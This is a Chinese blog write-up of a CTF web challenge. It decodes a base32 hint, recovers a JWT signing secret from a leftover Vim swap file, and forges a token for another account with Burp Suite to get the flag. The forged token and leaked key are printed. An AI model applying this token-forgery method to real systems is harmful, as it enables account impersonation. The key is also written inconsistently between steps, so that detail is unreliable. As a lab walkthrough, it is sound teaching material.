CTF论剑场 Web10 WriteUp

原创

egg 于 2019-11-13 21:45:01 发布 382 收藏

文章标签： CTF JWT

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/vegetable_haker/article/details/103057196

版权

网络攻防 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

1. Ctrl+U查看页面源代码，发现一串编码,从尾部的三个等号猜测是base32编码


```
<html>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
<title>在线日记本</title>
<form action="" method="POST">
  <p>username: <input type="text" name="username" /></p>
  <p>password: <input type="password" name="password" /></p>
  <input type="submit" value="login" />
</form>
<!--hint:NNVTU23LGEZDG===-->
</html>
```

https://blog.csdn.net/vegetable_haker

2. 用base32在线解码器解码，结果如下：

https://blog.csdn.net/vegetable_haker


3. 猜测以上结果是用户名和密码，尝试登录，同时用burpsuit抓包，登录成功，抓包结果如下，有一长串被“.”分割为三部分的字符，这是网站用JWT的方法进行认证



https://blog.csdn.net/vegetable_haker

4.从kk’s diary可以发现，Vim崩溃并且网站有秘密

> Vim崩溃时文件会备份缓存，并且以*.swp文件格式存储；当然了，如果文件正常关闭会自动删除同名的swp格式文件。



https://blog.csdn.net/vegetable_haker

5. 既然是在写这个网站的主页时崩溃的，那么我们看一下网站主页

Index of /

Name	Last modified	Size	Description
L3yx.php	2018-12-06 16:35	1.1K	
L3yx.php.swp	2018-12-07 07:32	12K	
src/	2018-12-07 02:34	-	
user.php	2018-12-07 02:32	1.6K	

Apache/2.4.10 (Debian) Server at 123.206.31.85 Port 3032

6. 下载L3yx.php.swp文件，

用记事本打开，发现 KEY = 'L3yx----+++±—'这句，这是JWT的密钥

7. 现在点击这里对第3步中得到的字符串进行解码，结果如下：

JWT Decoder ayJ9.wi1seU2yxGPXxxc6LIEP3HiVGQp_rxCljOdUbmONie4 try an example token | JWT RFC

```
{
    typ: "JWT",
    alg: "HS256"
}.
{
    iss: "L3yx",
    iat: 1573648468,
    exp: 1573648473,
    account: "kk"
}.
[signature]
```

8. 利用jwt.io/将account修改为L3xy,同时不要忘记修改jat和exp,并将密钥填入signature中，就会得到一串新的JWT字符串

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJMM3l4IiwiaWF0IjoxNTczNjE0MDg0LCJleHAiOjE1NzM2NTU1ODksImFjY291bnQiOiJMM3l4In0.h3V_nb1tgccxFsxR4Kki9McGxLg-_hRcjm6nQfEioxg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "iss": "L3yx",
  "iat": 1573614084,
  "exp": 1573655589,
  "account": "L3yx"
}
```


VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

密钥: L3yx----++++----

) secret base64 encoded

9.用这串新字符串替换burpsuit中的token，发包即可得到flag



JWT相关知识